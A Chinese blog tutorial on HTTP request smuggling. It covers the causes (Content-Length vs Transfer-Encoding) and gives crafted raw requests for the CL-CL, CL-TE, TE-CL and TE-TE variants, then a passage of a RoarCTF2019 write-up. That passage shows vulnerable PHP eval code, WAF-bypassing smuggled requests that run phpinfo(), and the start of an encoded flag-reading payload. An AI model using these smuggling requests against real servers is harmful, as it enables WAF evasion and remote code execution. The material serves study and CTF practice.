

从一道题到HTTP请求走私

原创

Qwzf 于 2019-11-14 22:55:39 发布 723 收藏 1

分类专栏: [Web 协议](#) [Web常见漏洞](#) 文章标签: [Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43625917/article/details/102731391

版权



[Web](#) 同时被 3 个专栏收录

33 篇文章 1 订阅

订阅专栏



[Web 协议](#)

3 篇文章 0 订阅

订阅专栏



[Web常见漏洞](#)

23 篇文章 5 订阅

订阅专栏

本文首发于先知社区

0x00 写在前面

之前一次线上赛, 遇到一道Web题, 涉及了HTTP请求走私。由于之前未学习过, 从而我展开了HTTP请求走私的学习之旅。

0x01 HTTP请求走私是什么

HTTP请求走私是一种干扰网站处理从一个或多个用户接收的HTTP请求序列的方式的技术。使攻击者可以绕过安全控制, 未经授权访问敏感数据并直接危害其他应用程序用户。

0x02 为什么会产生HTTP请求走私

请求走私漏洞成因

前端服务器(CDN)和后端服务器接收数据不同步, 引起对客户端传入的数据理解不一致, 从而导致漏洞的产生。

大多数HTTP请求走私漏洞的出现是因为HTTP规范提供了两种不同的方法来指定请求的结束位置: `Content-Length` 标头和 `Transfer-Encoding` 标头。

同时使用两种不同的方法时, `Content-Length` 无效。当使用多个服务器时, 对客户端传入的数据理解不一致时, 就会出现有些服务器认为 `Content-Length` 的长度有效, 有些以 `Transfer-Encoding` 有效。而一般情况下, 反向代理服务器与后端的源站服务器之间, 会重用TCP连接。这样超出的长度就会拼接到下一次请求进行请求, 从而导致HTTP请求走私漏洞。

RFC2616规范

如果接收的消息同时包含传输编码头字段(Transfer-Encoding)和内容长度头(Content-Length)字段, 则必须忽略后者。

由于规范默许可以使用 `Transfer-Encoding` 和 `Content-Length` 处理请求，因此很少有服务器拒绝此类请求。每当我们找到一种方法，将 `Transfer-Encoding` 隐藏在服务端的一个 `chain` 中时，它将会回退到使用 `Content-Length` 去发送请求。

走私攻击实现

当向代理服务器发送一个比较模糊的HTTP请求时，由于两者服务器的实现方式不同，代理服务器可能认为这是一个HTTP请求，然后将其转发给了后端的源站服务器，但源站服务器经过解析处理后，只认为其中的一部分为正常请求，剩下的那一部分，就算是走私的请求，当该部分对正常用户的请求造成了影响之后，就实现了HTTP走私攻击。

扩展：为什么会出现多次请求

这与最为广泛的HTTP 1.1的协议特性——`Keep-Alive&Pipeline` 有关。

在 `HTTP1.0` 之前的协议设计中，客户端每进行一次HTTP请求，需要同服务器建立一个TCP链接。

而现代的Web页面是由多种资源组成的，要获取一个网页的内容，不仅要请求HTML文档，还有JS、CSS、图片等各种资源，如果按照之前的协议设计，就会导致HTTP服务器的负载开销增大。于是在 `HTTP1.1` 中，增加了 `Keep-Alive` 和 `Pipeline` 这两个特性。


Keep-Alive: 在HTTP请求中增加一个特殊的请求头 `Connection: Keep-Alive`，告诉服务器，接收完这次HTTP请求后，不要关闭 `TCP链接`，后面对相同目标服务器的HTTP请求，重用这一个TCP链接。这样只需要进行一次TCP握手的过程，可以减少服务器的开销，节约资源，还能加快访问速度。这个特性在 `HTTP1.1` 中默认开启的。

Pipeline(http管线化): http管线化是一项实现了多个http请求但不需要等待响应就能够写进同一个socket的技术，仅有http1.1规范支持http管线化。在这里，客户端可以像流水线一样发送自己的 `HTTP` 请求，而不需要等待服务器的响应，服务器那边接收到请求后，需要遵循先入先出机制，将请求和响应严格对应起来，再将响应发送给客户端。


现在，浏览器默认不启用 Pipeline 的，但是一般的服务器都提供了对 Pipeline 的支持。

下面这是典型的CDN加速图和拓扑结构图

CDN加速图



拓扑结构图



0x03 如何执行HTTP请求走私攻击

HTTP请求走私攻击涉及将 Content-Length 标头和 Transfer-Encoding 标头都放置在单个HTTP请求中并进行处理，以便前端服务器和后端服务器以不同的方式处理请求。完成此操作的确切方式取决于两个服务器的行为：

CL.TE: 前端服务器使用Content-Length标头，而后端服务器使用Transfer-Encoding标头。

TE.CL: 前端服务器使用Transfer-Encoding标头，而后端服务器使用Content-Length标头。

TE.TE: 前端服务器和后端服务器都支持Transfer-Encoding标头，但是可以通过对标头进行某种方式的混淆来诱导其中一台服务器不对其进行处理。

0x04 HTTP请求走私攻击的五种方式

CL不为0

所有不携带请求体的HTTP请求都有可能受此影响。这里用GET请求举例。

前端代理服务器允许GET请求携带请求体；后端服务器不允许GET请求携带请求体，它会直接忽略掉GET请求中的 `Content-Length` 头，不进行处理。这就有可能导致请求走私。

构造请求示例：

```
GET / HTTP/1.1\r\n
Host: test.com\r\n
Content-Length: 44\r\n

GET / secret HTTP/1.1\r\n
Host: test.com\r\n
\r\n
```

`\r\n` 是换行的意思，windows的换行是 `\r\n`，unix的是 `\n`，mac的是 `\r`

攻击流程：

前端服务器收到该请求，读取 `Content-Length`，判断这是一个完整的请求。

然后转发给后端服务器，后端服务器收到后，因为它不对 `Content-Length` 进行处理，由于 `Pipeline` 的存在，后端服务器就认为这是收到了两个请求，分别是：

第一个：

```
GET / HTTP/1.1\r\n
Host: test.com\r\n
```

第二个：

```
GET / secret HTTP/1.1\r\n
Host: test.com\r\n
```

所以造成了请求走私。

CL-CL

RFC7230规范

在RFC7230的第3.3.3节中的第四条中，规定当服务器收到的请求中包含两个 `Content-Length`，而且两者的值不同时，需要返回400错误。

有些服务器不会严格的实现该规范，假设中间的代理服务器和后端的源站服务器在收到类似的请求时，都不会返回400错误。但是中间代理服务器按照第一个 `Content-Length` 的值对请求进行处理，而后端源站服务器按照第二个 `Content-Length` 的值进行处理。

构造请求示例：

```
POST / HTTP/1.1\r\n
Host: test.com\r\n
Content-Length: 8\r\n
Content-Length: 7\r\n

12345\r\n
a
```

攻击流程：

中间代理服务器获取到的数据包的长度为8，将上述整个数据包原封不动的转发给后端的源站服务器。

而后端服务器获取到的数据包长度为7。当读取完前7个字符后，后端服务器认为已经读取完毕，然后生成对应的响应，发送出去。而此时的缓冲区去还剩余一个字母 `a`，对于后端服务器来说，这个 `a` 是下一个请求的一部分，但是还没有传输完毕。

如果此时有一个其他的正常用户对服务器进行了请求：

```
GET /index.html HTTP/1.1\r\n
Host: test.com\r\n
```

因为代理服务器与源站服务器之间一般会重用TCP连接。所以正常用户的请求就拼接到了字母 `a` 的后面，当后端服务器接收完毕后，它实际处理的请求其实是：

```
aGET /index.html HTTP/1.1\r\n
Host: test.com\r\n
```

这时，用户就会收到一个类似于 `aGET request method not found` 的报错。这样就实现了一次HTTP走私攻击，而且还对正常用户的行为造成了影响，而且还可以扩展成类似于CSRF的攻击方式。

但是一般的服务器都不会接受这种存在两个请求头的请求包。该怎么办呢？

所以想到前面所说的

RFC2616规范

如果收到同时存在 `Content-Length` 和 `Transfer-Encoding` 这两个请求头的请求包时，在处理的时候必须忽略 `Content-Length`。

所以请求包中同时包含这两个请求头并不算违规，服务器也不需要返回400错误。导致服务器在这里的实现更容易出问题。

CL-TE

CL-TE，就是当收到存在两个请求头的请求包时，前端代理服务器只处理 `Content-Length` 请求头，而后端服务器会遵守 `RFC2616` 的规定，忽略掉 `Content-Length`，处理 `Transfer-Encoding` 请求头。

chunk传输数据(size的值由16进制表示)

```
[chunk size][\r\n][chunk data][\r\n][chunk size][\r\n][chunk data][\r\n][chunk size = 0][\r\n][\r\n]
```

chunked编码

参考：[http协议中content-length 以及chunked编码分析](#)

构造请求示例：

```
POST / HTTP/1.1\r\n
Host: test.com\r\n
.....
Connection: keep-alive\r\n
Content-Length: 6\r\n
Transfer-Encoding: chunked\r\n
\r\n
0\r\n
\r\n
a
```

连续发送几次请求就可以获得响应。

攻击流程：

由于前端服务器处理 `Content-Length`，所以这个请求对于它来说是一个完整的请求，请求体的长度为6，也就是

```
0\r\n
\r\n
a
```

当请求包经过代理服务器转发给后端服务器时，后端服务器处理 `Transfer-Encoding`，当它读取到

```
0\r\n
\r\n
```

认为已经读取到结尾了。

但剩下的字母 `a` 就被留在了缓冲区中，等待下一次请求。当我们重复发送请求后，发送的请求在后端服务器拼接成了类似下面这种请求：

```
aPOST / HTTP/1.1\r\n
Host: test.com\r\n
.....
```

服务器在解析时就会产生报错了，从而造成HTTP请求走私。

TE-CL

TE-CL，就是当收到存在两个请求头的请求包时，前端代理服务器处理 `Transfer-Encoding` 请求头，后端服务器处理 `Content-Length` 请求头。

构造请求示例：

```
POST / HTTP/1.1\r\n
Host: test.com\r\n
.....
Content-Length: 4\r\n
Transfer-Encoding: chunked\r\n
\r\n
12\r\n
aPOST / HTTP/1.1\r\n
\r\n
0\r\n
\r\n
```

攻击流程：

前端服务器处理 `Transfer-Encoding`，当其读取到

```
0\r\n
\r\n
```

认为是读取完毕了。

此时这个请求对代理服务器来说是一个完整的请求，然后转发给后端服务器，后端服务器处理 `Content-Length` 请求头，因为请求体的长度为 `4`。也就是当它读取完

```
12\r\n
```

就认为这个请求已经结束了。后面的数据就认为是另一个请求：

```
aPOST / HTTP/1.1\r\n\r\n\r\n\r\n
```

成功报错，造成HTTP请求走私。

TE-TE

TE-TE，当收到存在两个请求头的请求包时，前后端服务器都处理 `Transfer-Encoding` 请求头，确实是实现了RFC的标准。不过前后端服务器不是同一种。这就有了一种方法，我们可以对发送的请求包中的 `Transfer-Encoding` 进行某种混淆操作(如某个字符改变大小写)，从而使其中一个服务器不处理 `Transfer-Encoding` 请求头。在某种意义上这还是 `CL-TE` 或者 `TE-CL`。

构造请求示例：

```
POST / HTTP/1.1\r\nHost: test.com\r\n.....\r\nContent-length: 4\r\nTransfer-Encoding: chunked\r\nTransfer-encoding: cow\r\n\r\n5c\r\naPOST / HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 15\r\n\r\nx=1\r\n\r\n\r\n
```

攻击流程：

前端服务器处理 `Transfer-Encoding`，当其读取到

```
\r\n\r\n
```

认为是读取结束。

此时这个请求对代理服务器来说是一个完整的请求，然后转发给后端服务器处理 `Transfer-encoding` 请求头，将 `Transfer-Encoding` 隐藏在服务端的一个 `chain` 中时，它将会回退到使用 `Content-Length` 去发送请求。读取到

```
5c\r\n
```

认为是读取完毕了。后面的数据就认为是另一个请求：

```
aPOST / HTTP/1.1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 15\r\n
\r\n
x=1\r\n
0\r\n
\r\n
```

成功报错，造成HTTP请求走私。

0x05 HTTP请求走私实战

在我学HTTP请求走私之前，正是因为碰到一道Web题要使用HTTP请求走私。现在复现一下

RoarCTF2019-Web: easy_calc

进去发现是个计算器

表达式

输入计算式

答案:1

计算

这道题是国赛的love_math的修改版。国赛题 [love_math](#) 参考Smi1e师傅的Writeup: [国赛love_math题解](#)

输入 `calc.php`，发现了网站源码

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\\', '"', "'", '`', '\[', '\]', '\$', '\\', '\\'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo ' . $str . ');
}
?>
```

这道题去除了长度限制，payload中不能包含

‘, \t, \r, \n’, ‘’, ‘’, ‘[,]’等字符

师傅的Writeup还说网站加了waf，需要绕过waf。所以还需要绕过waf，测试发现当我们提交一些字符时，会直接 403。403?! 应该就是走私报错了，经测试发现的确存在服务器存在http走私漏洞，可以用来绕waf。

因禁了一些字符，所以不能直接getflag，需要继续分析payload构造。

相关PHP函数

scandir() 函数

返回指定目录中的文件和目录的数组。

语法

```
scandir(directory, sorting_order, context);
```

参数	描述
<i>directory</i>	必需。规定要扫描的目录。
<i>sorting_order</i>	可选。规定排列顺序。默认是 0，表示按字母升序排列。 如果设置为 SCANDIR_SORT_DESCENDING 或者 1，则表示按字母降序排列。 如果设置为 SCANDIR_SORT_NONE，则返回未排列的结果。
<i>context</i>	可选。规定目录句柄的环境。 <i>context</i> 是可修改目录流的行为的一套选项。

base_convert() 函数

在任意进制之间转换数字。

语法

```
base_convert(number, frombase, tobase)
```

参数	描述
<i>number</i>	必需。原始值。
<i>frombase</i>	必需。数字原来的进制。
<i>tobase</i>	必需。要转换的进制。

说明

返回一个字符串，包含 *number* 以 *tobase* 进制的表示。*number* 本身的进制由 *frombase* 指定。*frombase* 和 *tobase* 都只能在 2 和 36 之间（包括 2 和 36）。高于十进制的数字用字母 a-z 表示，例如 a 表示 10，b 表示 11 以及 z 表示 35。

dechex() 函数：把十进制转换为十六进制。

hex2bin() 函数：把十六进制值的字符串转换为 ASCII 字符。

readfile() 函数

输出一个文件。

该函数读入一个文件并写入到输出缓冲。若成功，则返回从文件中读入的字节数。若失败，则返回 false。您可以通过 @readfile() 形式调用该函数，来隐藏错误信息。

语法

```
readfile(filename,include_path,context)
```

参数	描述
<i>filename</i>	必需。规定要读取的文件。
<i>include_path</i>	可选。如果也想在 <i>include_path</i> 中搜索文件，可以使用该参数并将其设为 true。
<i>context</i>	可选。规定文件句柄的环境。 <i>Context</i> 是可以修改流的行为的一套选项。

说明


对 *context* 参数的支持是 PHP 5.0.0 添加的。

HTTP走私绕过WAF

测试示例

1、HTTP请求走私测试2(CL-CL漏洞)

两个CL直接导致前端转发的服务器400，而且完整转发了post包给后端。




The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /calc.php?num=phpinfo() HTTP/1.1
Host: node3.buuoj.cn:28345
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://node3.buuoj.cn:28345/
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Length: 5
Content-Length: 5
num=1
- Response:** 7.0.30-0ubuntu0.16.04.1</h1>
</td></tr>
</table>
<tr><td class="e">System </td><td class="v">Linux 27cf9984d959 4.15.0-52-generic #56-Ubuntu SMP Tue Jun 4 22:49:08 UTC 2019 x86_64 </td></tr>
<tr><td class="e">Server API </td><td class="v">Apache 2.0 Handler </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php/7.0/apache2 </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php/7.0/apache2/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php/7.0/apache2/conf.d </td></tr>
</td></tr>
<tr><td class="e">Additional .ini files parsed </td><td class="v">/etc/php/7.0/apache2/conf.d/10-mysqld.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/10-opcache.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/10-pdo.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-calendar.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-ctype.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-curl.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-exif.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-fileinfo.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-ftp.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-gettext.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-iconv.ini,
</td></tr>
</td></tr>
</table>

2、HTTP请求走私测试1(CL-TE漏洞)

CL和TE直接导致前端转发的服务器400，而且完整转发了post包给后端。



The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /calc.php?num=phpinfo() HTTP/1.1
Host: node3.buuoj.cn:28345
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://node3.buuoj.cn:28345/
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Length: 13
Transfer-Encoding: chunked
num=1
0
a
- Response:** 7.0.30-0ubuntu0.16.04.1</h1>
</td></tr>
</table>
<tr><td class="e">System </td><td class="v">Linux 27cf9984d959 4.15.0-52-generic #56-Ubuntu SMP Tue Jun 4 22:49:08 UTC 2019 x86_64 </td></tr>
<tr><td class="e">Server API </td><td class="v">Apache 2.0 Handler </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/etc/php/7.0/apache2 </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">/etc/php/7.0/apache2/php.ini </td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/etc/php/7.0/apache2/conf.d </td></tr>
</td></tr>
<tr><td class="e">Additional .ini files parsed </td><td class="v">/etc/php/7.0/apache2/conf.d/10-mysqld.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/10-opcache.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/10-pdo.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-calendar.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-ctype.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-curl.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-exif.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-fileinfo.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-ftp.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-gettext.ini,
</td></tr>
<tr><td class="e"></td><td class="v">/etc/php/7.0/apache2/conf.d/20-iconv.ini,
</td></tr>
</td></tr>
</table>

其它几种请求走私依旧可以，就不测试了。

构造payload获得Flag

使用 `scandir()`函数、`readfile()`函数、`base_convert()`函数、`dechex()`函数、`hex2bin()`函数 (`chr()`函数)

36进制 `scandir` ->10进制61693386291

36进制 `readfile` ->10进制2146934604002

ascii码 / ->16进制2f->10进制47

36进制f1agg->10进制25254448(读取根目录得到的)

1、列目录


首先要使用 `scandir()`函数，尝试构造payload列举根目录下的文件。

`scandir()`可以用 `base_convert()`函数构造，但是利用 `base_convert()`只能解决 `a~z` 的利用。

